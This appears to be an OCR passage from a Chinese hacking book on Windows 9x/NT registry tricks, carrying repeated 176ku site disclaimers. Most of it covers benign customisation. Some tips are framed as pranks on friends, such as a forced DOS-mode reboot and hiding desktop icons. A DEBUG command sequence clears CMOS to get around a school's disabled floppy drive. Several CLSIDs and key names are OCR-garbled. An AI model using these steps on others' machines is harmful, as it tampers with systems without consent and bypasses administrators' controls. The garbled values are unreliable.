存储在注册表的一些信息经常被变更，因此 Windows 在内存中对注册表进行维护，而不是在硬盘中进行。比如存储的 PnP 信息以及计算机性能等信息。该键有两个子键：

Config Manager：该键包含了所有硬件问题信息的代码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

该键仍然为一个别名。它包括 HKEY_LOCAL_MACHINE\Config 分支的一个副本，保存了计算机当前的配置以及状态信息。也同时有 HKEY_LOCAL_MACHINE\Enum 子键，但他们的写法不同。

PerfStats：包含了系统和网路性能的信息。

HKEY_USERS

该键包含子键，对每个允许登录系统的用户都有一个默认和另外一个键。如果有且仅有一个用户，则默认键存在。每个子键对每个用户的性能进行维护，比如桌面颜色，使用字体以及诸多程序的设置等。如果打开一个用户的子键，你将发现 5 个重要的子键：

AppEvent：包含了当一些事件发生时 Windows 播放的音频文件所存放的位置信息。

Control Panel：保存了控制面板中所定义的配置信息，它们保存于 win.ini 和 control.ini 中。

Keyboard Layouts：包含了一个声音，以标识键盘的实际位置以及如何将其设置到控制面板中。

Network：该键存储了子键，以描述当前和最近网络的快捷键（shortcut）。

RemoteAccess：存储了远程访问的设置信息。

Software：包含了所有的软件设置信息，该数据存储在 win.ini 和 private.ini 文件中。

HKEY_CURRENT_USER

该键为 HKEY_USERS 当前用户的一个别名。如果你的计算机没有对多用户进行配置，该键将指向 HKEY_USERS 的默认子键。

这里，我们假设在你的硬盘上已经有一个.reg 文件，并且你知道该文件的具体结构信息。不要双击该.reg 文件，否则就会将该文件添加到注册表中，在操作过程中将出现一个警告信息对话框。我们可以在写字板中将该.reg 文件打开，以察看其属性。

首先，通过以下步骤打开写字板：

开始→程序→附件→写字板

然后打开该.reg 文件，如图 2-6。

与其他文件不同的是，所有.reg 文件都以 REGEDIT4 开头。如果该名字不存在，那么注册表编辑器就不能将其识别为.reg 文件。

依据以下步骤将用括号内的全名对该键进行声明。如果该键不存在，则将被重新创建。在该键得到声明以后，该键就将在注册表中拥有一个键值列表，其值形式如下所示：

“value name”=type：value

值名字包含于双引号之中。对于字符型值而言，类型声明是不可缺少的部分，dword：对应双字，hex：对应于二进制值，而对于其他的值使用代码 hex（#）：表示，其中的#表示类型的 API 代码。以此来对注册表进行封装。

不知你是否察觉到，字符是 double 的引用，dword 是十六进制，而 binary 是十六进制字节对的一个序列，每两个中间用逗号隔开。如果你想在一个字符中插入反斜线，一定要记住插入两个相同的反斜线，以此该值“c:\Windows”将变成“c:\\Windows”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-6　写字板打开.reg 文件

在写一个新的.reg 文件之前，一定要确保如下操作，否则你将获得一个错误的提示信息。

命令行注册参数 FILENAME.REG 是将一个.reg 文件与注册表进行合并。

/L：SYSTEM 用来指定 SYSTEM.DAT 的位置信息。

/R：USER 用来指定 USER.DAT 的位置信息。

/e：FILENAME.REG[KEY] 将注册表导出到一个文件中。如果该键被指定，则整个分支将被扩展。

/c：FILENAME.REG 将整个注册表用一个.reg 文件替换掉。

/s：以默认情况工作，不会出现提示或警告信息。

其他系统文件

Config.sys 用于对计算机的硬件进行配置，Autoexec.bat 用于装载 Windows 所必需的系统变量和参数。Baby sitting 程序以及那些需要在 Windows 启动时自动运行的程序就需要用到该文件。

Win.ini 和 System.ini 文件构成了 Windows 的注册表。在 Win9x 系统中有一个 sysedit 的程序，允许你同步地编辑许多系统文件。可以在“运行”对话框内输入 sysedit.exe 即可运行它。

其他 Windows 和 DOS 技巧

你想给一位笨拙的新网友一个恶作剧，如何实现呢？你可以在 Windows 桌面可见时，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

通过配置他的 PC 机，关闭 Windows 并重新启动进入 DOS 模式。

这实际上是一个很蹩脚的技巧，但却是可以吓唬一下那些新手。步骤如下：

右击桌面，选择“新建”然后选择“快捷方式”。接下来将出现一个新的 Windows 窗口，以及一个除了命令 Line：type 外的一个空白行：

C:\windows\command.com

该命令将为 MSDOS 的 command.com 命令创建一个快捷方式。现在点击下一步，并在输入框内键入你选择的名字和类型。然后点击结束。

这将在桌面上创建一个快捷方式。

现在右击该新建的图标，将出现一个菜单。点击“属性”然后点击程序标签，并再次点击“高级”。然后，选中“MS-DOS 模式”选项，而不选择“Warn before entering MS-DOS 模式”点击“确定”。

Command.com 命令是启动 MSDOS 的基本程序。通过更改其属性，我们就设定了重新启动计算机就进入 MS-DOS 模式，在此过程中将不会出现任何的警告信息。现在，如果我们复制并粘贴该文件到“启动”文件夹中，比如，粘贴到“c:\windows\开始菜单\程序\启动”文件夹，则该文件将在每次系统重新启动时自动运行，你就等着那个朋友打电话给电脑厂家吧。

一旦你的朋友问起你，他如何能学到不同的 DOS 命令，他应该参加哪个计算机培训机构？哪本书是学习 DOS 的最好教材？答案就是 DOS 本身。

DOS 或者说磁盘操作系统有一个最易懂的帮助系统。虽然不及 Linux 系统，但确实是学习一个特定命令的最好方法。我们可以通过键入想要了解的命令，其后紧跟一个前向斜线和一个问号，就可以得到该命令的具体说明信息。

比如想要了解 dir 命令，可在 MS-DOS 下键入以下内容：

C:\windows>dir/?

该命令就将提供给你有关 dir 命令不是很友好但却是易于理解的相关帮助信息。

某天，我正在研究并发现了一个 kewl 命令，该命令能将令人厌烦的 DOS 命令更改为比较有趣的命令。下面我就把发现该命令的整个过程和大家一起分享。

C:\windows>prompt/?

接下来在屏幕上出现以下内容：

```
FROMPT [text]
text Specifies a new command prompt.
Prompt can be made up of normal characters and the following special codes
$Q = (equal sign)
$$ $ (dollar sign)
$T Current time
$D Current date
$P Current drive and path
$V Windows version nunber
$N Current drive
$G> (greater-than sign)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

$L< (less-than-sign)
$B | (pipe)
$H Backspace (erases previous character)
$E Escape code (ASCII code 27)
$_Carriage return and linefeed
Type PROMPT without parameters to reset the prompt to the default setting

我能将该命令更改为令人激动的另外一个，但当我退出 DOS 时，我发现该命令又恢复了原状。因此，我决定编辑 autoexec.bat 文件。

当我打开 autoexec.bat 文件时，在其中发现了以下的一行：

```
Prompt $p$g
```

我更改该行以符合我的需要，并且能根据我的需要来更改 prompt 命令。

为了能把该文件转换为原始状态，需要在 DOS 中键入 prompt 命令。

如果以上步骤不能实现预定的效果，看一下 command.com 命令属性。有一种方法可依据输入的 DOS shell 执行一个批处理文件。

不打开 PC 机清除 CMOS

软盘驱动器在学校里是被禁用的，你想在家中完成项目并复制到软盘中，如何将其用软盘导入到学校的计算机中呢？

多数情况下，BIOS 配置中禁止了软盘驱动。如果你能在学校的计算机中运行 DOS 命令，就能将 BIOS 恢复为默认的设置，使软盘驱动生效。在 DOS 中有个 debug 命令，可以实现该功能。通过以下操作就可以清除 CMOS 设置：

进入 DOS 并键入：

```
DEBUG       按回车
-o 70 2e    按回车
-o 71 ff    按回车
-q          按回车
exit        按回车
```

重新启动系统

以上的方法适用于 AWARD BIOS 的大多数版本。若不起作用的话，就要在版本 astalavista.box.sk 中为你的 BIOS 寻找适当的 debug 命令。

现在，你需要了解如何定制 Windows 和 DOS 系统中的每个细节。如果你真的想学习更多的内容，就要与 Windows 系统文件打更多的交道，才能发现更多的惊喜。如果你只想备份重要文件，然后重新启动系统，那么你就不会对 Windows 有更多的了解。如果你尽力尝试一些新奇的事情，你就有更多的机会学习更多的知识。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

该部分包括一个无人所知的秘密技巧集合，一些微软都害怕被人知道的秘密，一些你很少能组织与集中在单个文件中的信息。为能从该部分中学到更多的知识，你需要对Windows 的注册表有一个基本的了解，因为几乎所有的技巧都与该文件相关。

在你开始阅读前，你需要牢记一件事情。无论何时你对 Windows 注册表进行更改，你都需要在更改生效之前对其进行更新操作。通过按 F5 键就可以刷新注册表，使其生效。如果未生效，可重新启动系统。

退出系统的简捷方法

一般情况下，关闭 Windows 过程中需要花费很多时间，你不得不移动鼠标，点击“开始”菜单，再点击“关闭计算机”，然后选中必要的选项，再点击“确定”。这些复杂的过程可通过在桌面上建立一个快捷方式，就能缩短关机过程所浪费的时间。右击桌面，选择“新建”，然后选择“快捷方式”，在命令行中输入以下命令：

C:\windows\rundll.exe user.exe, exitwindowsexec

禁止关机技巧

点击该快捷方式就将立即关闭计算机，且没有任何提示信息。为创建重新启动的快捷方式，可在命令框中输入以下内容：

C:\windows\rundll.exe user.exe, exitwindows

现在你就可以在别人面前炫耀一下该快捷技巧了。接下来就教你如何在关机对话框中禁止“关机”选项。由于该技巧需要编辑注册表，因此需要对其进行备份。打开 regedit.exe 并进入如下项：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

在右侧的窗口中寻找“NoClose”键。如果不存在，则可在右侧面右击鼠标，选择“新建>字符值”（并命名为 NoClose）。现在，一旦你在右侧面看到该“NoClose”键，就右击并选择“Modify”，然后在数值框内输入 1。

通过以上步骤，就可以在 Win98 系统的关机对话框中禁止“关机”选项。但在 Win95 系统中如果执行以上操作就会出现一个错误信息：

“This operation has been cancelled due to restrictions in effect on this computer. Please contact your system administrator.”

你可以将“NoClose”的值更改为 0，就可以启用“关机”选项，或者将其更改为 deleting，就可将“关机”项删除。

为省去以上复杂且难以记忆的过程。可保存如下带有.reg 扩展名的文件并双击将其内容添加到注册表中就可以实现相同的功能。

REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

“NoClose”=”1”

禁止显示驱动器技巧

另外一个向你朋友炫耀的技巧就是当点击 “我的电脑”时禁止显示本地或者网络上的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

驱动器，进入如下的注册表项：

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

“NoDrives”=dword:03ffffff

控制屏保显示

无论何时你想激活或禁止屏保，可进入如下注册表项：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\ScreenSavers

现在，添加一个新的字符值并命名为“Mouse Corners”。编辑其属性为-Y-N，接下来按F5 刷新注册表。现在你通过在屏幕的右上角移动光标就可以激活屏保，如果在屏幕左下角移动鼠标就可以禁止屏保。

Window 每次启动时弹出标语的技巧

为了能在用户登录前所弹出的标语中显示你想要的信息，可进入下面的键：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\WinLogin

现在可在右侧面板重新创建一个字符值，并命名为“LegalNoticeCaption”，并键入你想要在菜单栏中看到的值。并同时创建另外一个值并命名为：“LegalNoticeText”。将其修改并插入在每次 Windows 启动时你想要显示的信息。该方法可有效地用于在用户每次登录时显示公司的内部政策等信息。该.reg 文件如下：

REGEDIT4

[HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon]

“LegalNoticeCaption”=”Capition here”

删去日期内容以节省 5KB 空间

Windows95 在新安装的处于运行状态的 Windows 操作系统中显示日期信息。这些存储在 Windows 注册表中的日期信息占用 5KB 空间。为了能有效地节省你的磁盘空间，可将其删去。

为节省 5KB 空间，可进入如下注册表项：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Tips

现在就可以通过选中并按 Del 键将其删除。

更改默认位置

为了更改 Windows 寻找安装文件的默认驱动器或者路径，可进入如下注册表项：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Setup\SourcePath

你就可以按自己的意愿对其进行编辑了。

保护你桌面图标及设置技巧

你能保存桌面设置并对其进行保护。我们可以打开注册表并进入：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

在右侧的面板中创建一个新的双字值，并命名为“NoSaveSetttings”，将其值修改为 1。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

刷新注册表并重启系统，使之生效。

得到解释的 CLSID 文件夹

你是否对那些很难从你桌面清除的图标感到厌烦呢，比如网络邻居。你一定想知道如何删掉它们的技巧吧。你可能会说，右击选中的图标就可以删除它们。实际上，当你右击这些特殊的文件夹（完整的列表如下所示），既不能对它们重新命名也不会出现删除选项。有两种方法能够有效地删除这些文件夹，第一种就是使用系统策略编辑器（在 Windows 安装 CD 中的 Poledit 程序），另外一种方法就是利用注册表。

在继续讲解该技巧之前，你需要了解 CLSID 的值的意义。这些文件夹，比如，控制面板、Inbox、The Microsoft Network，以及拨号连接等都是系统文件夹。每个系统文件夹都有一个唯一的 CLSID 键或者 CLASS ID，它们是一个 16-byte 值，用来识别一个独立对象，该对象指向注册表中一个对应的键。

为了从桌面上删除这些系统文件夹，可以进入如下的注册表键：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\Namespace{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}

为了能删除一个图标，可在“Namespace”内的 16-byte 值删除即可。最为通用图标的 CLSID 值如下所示：

My Briefcase: {85BBD920-42AO-1069-A2E4-0800B30309D}
Desktop: {00021400-000-0000-C000-0000000000046}
Control Panel: {21EC2020-3AEA-1069-A2DD-08002B30309D}
Dial-Up-Networking: {992CFFA0-F557-101A-88EC-00DD01CCC48}
Fonts: {BD84B380-8CA2-1069-AB1D-08000948534}
Inbox: {00020D76-000-0000-C000-0000000000046}
My Computer: {20D04FE0-3AEA-1069-A2D8-09002B30309D}
Network Neighbourhood:{208D2C60-3AEA-1069-A2D7-
Φ8002B30309D}
Printers:{2227A280-3AEA-1069-A2DE-09002B30309D}
Recycle Bin:{645FF040-5081-101B-9F08-00AA002F954E}
The Microsoft Network:{00028B00-0000-0000-C000-000000000046}
History:{FF393560-C2A7-11CF-BFF4-444553540000}
winzip:{E0D79300-84BE-11CE-9641-444553540000}

比如，为了删除回收站，首先要记下其 CLSID 值：645FF40-5081-101B-9F08-00AA002F954。然后进入注册表中的 Namespace 键，并删除相应的键。

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\Namespace{645FF40-5081-101B-9F08-00AA002F954E}

类似地，为了删除历史文件夹，需要删除以下的键：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\Namespace{FBF23B42-E3F0-101B-8488-00AA003E56F8}

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有时你可以对你的兄弟或朋友的电脑上要点小诡计，下面就教你如何隐藏桌面上的所有图标。进入如下注册表键：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

在右侧面板中创建一个新双字值，命名为：NoDesktop，并赋值为：1。重新启动后，你将发现桌面上的所有图标将全部消失。

到目前为止，你简单地学习了如何通过删除一个注册表项来删除特定的系统文件夹，但如果能在右击系统文件夹时将“删除”和“重命名”等选项添加到菜单内容中，对于黑客而言确实是更好的办法。实际上，你能将以下的任何选项：“重命名”，“删除”，“剪切”，“复制”，“粘贴”等更多的选项添加到系统文件夹的右击菜单内容中。

如果作为一个黑客，你确实需要知道系统文件夹所对应的 CLSID 值，以定制其所对应的右击菜单内容。我们把回收站作为一个系统文件夹，对其右击菜单的内容进行编辑，举例说明详细的操作过程。

首先，打开注册表编辑器，并打开以下的注册表键：

HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\ShellFolder.

如果你想编辑其他的系统文件夹，比如“字体”文件夹，则你需要打开如下的注册表键：

HKEY_CLASSES_ROOT\CLSID\{CLSID VALUE HERE}\ShellFolder.

在右侧面板中有一个双字的名字和数值属性。现在，我们来看如下的选项：

1. 更改属性值为 50 01 00 20，就可以将“重命名”选项添加到菜单中。
2. 更改属性值为 60 01 00 20，就可以将“删除”选项添加到菜单中。
3. 更改属性值为 70 01 00 20，就可以将“重命名”与“删除”选项一起添加到菜单中。
4. 更改属性值为 41 01 00 20，就可以将“复制”选项添加到菜单中。
5. 更改属性值为 42 01 00 20，就可以将“剪切”选项添加到菜单中。
6. 更改属性值为 43 01 00 20，就可以将“复制”与“剪切”选项一起添加到菜单中。
7. 更改属性值为 44 01 00 20，就可以将“粘贴”选项一起添加到菜单中。
8. 更改属性值为 45 01 00 20，就可以将“复制”与“粘贴”选项一起添加到菜单中。
9. 更改属性值为 46 01 00 20，就可以将“剪切”与“粘贴”选项一起添加到菜单中。
10. 更改属性值为 47 01 00 20，就可以将“剪切”、“复制”与“删除”选项一起添加到菜单中。

如果只将“重命名”选项添加到“回收站”右击菜单中，我们就可以将属性值改为：50 01 00 20 来实现。按 F5 刷新并重新启动系统，你将发现在“回收站”的右击菜单中已经添加了一个“重命名”选项。

为了恢复设置 Windows 的默认选项，我们可将属性值改为：40 01 00 20。

我们可以针对以上过程创建如下形式的注册表文件：

```
REGEDIT4
[HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\ShellFolder]
“Attributes”=hex:50,01,00,20
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为了能在控制面板文件夹中访问 Modem 的属性，一般的过程为：点击“开始”，点击“设置→控制面板”，然后等待弹出控制面板窗口，最后点击 Modems 图标。

我们是否能缩短其过程为：点击“开始→控制面板→Modems”？答案是肯定的，你可将控制面板以及所有其他的系统文件夹直接添加到一级的“开始”菜单中。首先，收集你想在控制面板中添加的系统文件夹所对应的 CLSID 值。如果想添加控制面板，应设 CLSID 值为：

21EC2020-3AEA-1069-A2DD-08002B30309D

现在，右击“开始”按钮并选择“打开”。创建一个新的文件夹并命名为：控制面板。{21EC2020-3AEA-1069-A2DD-08002B30309D}

不要忘记面板中‘*l*’后面的句号。类似地，除了“我的公文包”以外的所有系统文件夹都可以被添加到“开始”菜单中。

从开始菜单中删除系统选项

实际上，你简单通过删除一个注册表项就可以从“开始”菜单中删除“查找”和“运行”选项。我们像往常一样，再次打开以下的注册表键：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

在右侧面板中右击并选择“新建”一个 DWORD 值，将其命名为 NoFind (如果删除“运行”选项而命名为“NoRun”)。双击该新建的 DWORD 并将其值设置为 1。该操作将在“开始”菜单中禁止“查找”选项，同时也将禁止默认的快捷键（“查找”的快捷键为 F3)。

为了在“开始”菜单中恢复“查找”和“运行”选项，可将该 DWORD 值设置为 0，或者直接删除即可。

注意：该技巧不能应用于 Windows 98。

你对惯用的黄色文件夹图标感到厌烦吗？[包括驱动器图标]

你能将令人厌烦的黄色文件夹图标更改为你自己订制的图标。我们可以简单地创建一个文本文件，并将以下内容复制到该文件中：

[.ShellClassInfo]

ICONFILE=Drive:\Path\Icon_name.extension

在你想更改图表的文件夹中保存该文件，并命名为 desktop.ini。现在，为了防止该文件被删除，通过使用“ATTRIB”命令将其属性更改为“隐藏”并且“只读”。

为了更改一个驱动器的图标，创建一个包括以下内容的一个文本文件：

[Autorun]

ICON=Drive:\Path\Icon_name.extension

在你想更改图标的驱动器根目录下保存该文件，并命名为 autorun.inf。比如，如果你想更改软盘驱动器的图标，将该图标保存于 a:\icon_name.ico。也可以为硬盘创建一个新的图标，首先创建一个名为 autorun.inf 的文本文件，并将其保存于“c:\”。

NT 系统保护

默认情况下，NT4.0 显示最近一个登录该系统的用户。这就给系统留下了一个安全隐患，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

尤其在那些用户选择其密码为该用户名的情况下更具危险性。为了修复该漏洞，可通过以下步骤，在注册表编辑器中进入注册表键：

HKEY_LOCALMACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogn

点击并选择“ReportBookOK”项，并创建一个新的字符值，命名为“DontDisplayLastUserName”，设置该值为1。

作为系统管理员，你要确保用户选用的密码不容易被破解。NT系统有一个名为“User Manager”的工具，可允许系统管理员设置密码使用的期限，以迫使用户在一定的使用期限内定期更换密码。你可将该期限设置到最短时间间隔，并阻止用户使用以前用过的密码，同时也可以设置在经过特定次数的登录尝试后对用户进行锁定操作。

当你登录到Win NT系统时，你应该禁止密码缓存，该操作可确保单个NT域登录，同时也阻止第二个Windows登录屏幕。

可在写字板等文本ASCⅡ编辑器中复制以下内容，并将其保存为extension.reg。

```
----------DISABLE.reg----------
REGEDIT4
[HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network]
"DisablePwdCaching"=dword:00000001
----------DISABLE.reg----------
```

使用以下.reg文件启动密码缓存：

```
----------Enable.reg----------
REGEDIT4
[HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network]
"DisablePwdCaching"=dword:00000000
----------Enable.reg----------
```

“清除Recent Docs”菜单以及“RUN MRU”

通过编辑注册表就可以轻松地禁止“Recent Docs”菜单。进入下面的注册表键：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

现在，在右侧面板中创建一个新的DWORD值，并命名为：“NoRecentDocsMenu”，并将其值设置为1。重新启动浏览器使设置生效。

你也可以清除“RUN MRU”历史，该项的所有列表存储于下面的键中：

HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

你可以删除单个或者所有列表，为删除查找列表的历史记录，先进入以下键：

HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec MRU

并将其删除。

订制右击“开始”菜单内容项

你右击“开始”菜单时，仅会出现3个弹出菜单项：“打开”，“浏览”，“查找”。你可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以在该弹出菜单中添加你自己的程序项（当我们右击“开始”菜单时出现）。打开注册表，并定位到如下键：

HKEY_CLASSES_ROOT\Directory\Shell

在 Shell 中右击，并新建一个子键（你可右击 Shell 键，并选择“New>Key”）。键入你想在“开始”菜单中添加的程序名称。比如，我想在“开始”菜单中添加“写字板”，因此命名该子键为“写字板”。现在，你需要在刚创建的子键上右击，并创建另外一个名字为“Command”的新键，并在“Command”所对应的右侧面板中输入该应用程序的完整路径。以“写字板”为例，也就是将“写字板”命令的默认值键入右侧面板中。即修改默认的字符属性值，并键入“写字板”的完整路径名：

C:\windows\notepad.exe

现在，按 F5 键刷新。如果你右击“开始”按钮，你将在弹出菜单中发现一个新的“写字板”选项。点击该项就可以直接打开写字板。

我们不但可以添加，同时也可以从该菜单项中删除已有的选项。

为了删除“查找”选项，可以进入以下注册表键：

HKEY_CLASSES_ROOT\Directory\Shell\Find

将 Find 删除即可。

注意：请不要删除“打开”，否则的话你将不能在开始菜单中打开任何文件夹，比如，程序，附件等。

BMP 小图标

你可以将默认的 BMP 图标更换成微型的 BMP 小图标。为实现该操作，先进入注册表键 HKCU\Paint.Picture\Default. 在右侧面板中将其默认值更改成%1。请注意，如果有太多的 BMP 文件要显示，则会大大降低 Explore 的显示速度。你也可通过简单地键入文件的路径名，就能使用其他的图标。为了恢复通常的默认设置，将其默认的值设置为：C:\progra~1\Access~1\MSPAINT.EXE,1。

定制快捷箭头

所有的快捷键都有一个附在图标上的黑色小箭头，以区别于正常的文件。有时候你可能会觉得该箭头很厌烦。作为一个黑客，你需要了解如何对其进行更改。打开注册表编辑器，并进入以下注册表键：

HKEY_LOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Icons.

现在，位于右侧面板的是一个图标列表（对于一些系统，尤其 Win98，右侧面板是空白的。不必担心，直接添加所需的值即可）。查找值为 29 的项，如果没有，就添加该项。该字符型值所在的位置为：C:\Windows\system\shell32.dll,29 (意思是在 shell32.dll 的第 30 个图标——第一个图标从 0 开始)。现在，我们需要一个空白图标。首先仅需用白色创建整个图标，然后，将其属性值更改为：C:\xxx.ico,0。其中“xxx”为图标文件的完整路径，“0”为其中的图标。为了引起大家兴趣，如果你对空白图标有些厌烦，就可以再次更改它。你可在 shell32.dll 文件中找到一个带有齿轮的图标，共享文件夹（手型）等的更多图标。你可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以多多尝试。

可以使用 perl 程序获得运行在你 NT 系统中的服务列表。使用以下的 perl 脚本就可以获得运行在你 NT 系统中的服务列表。

程序(从第 41 页最后到第 42 页第 8 行)

```
————————————script.pl————————————
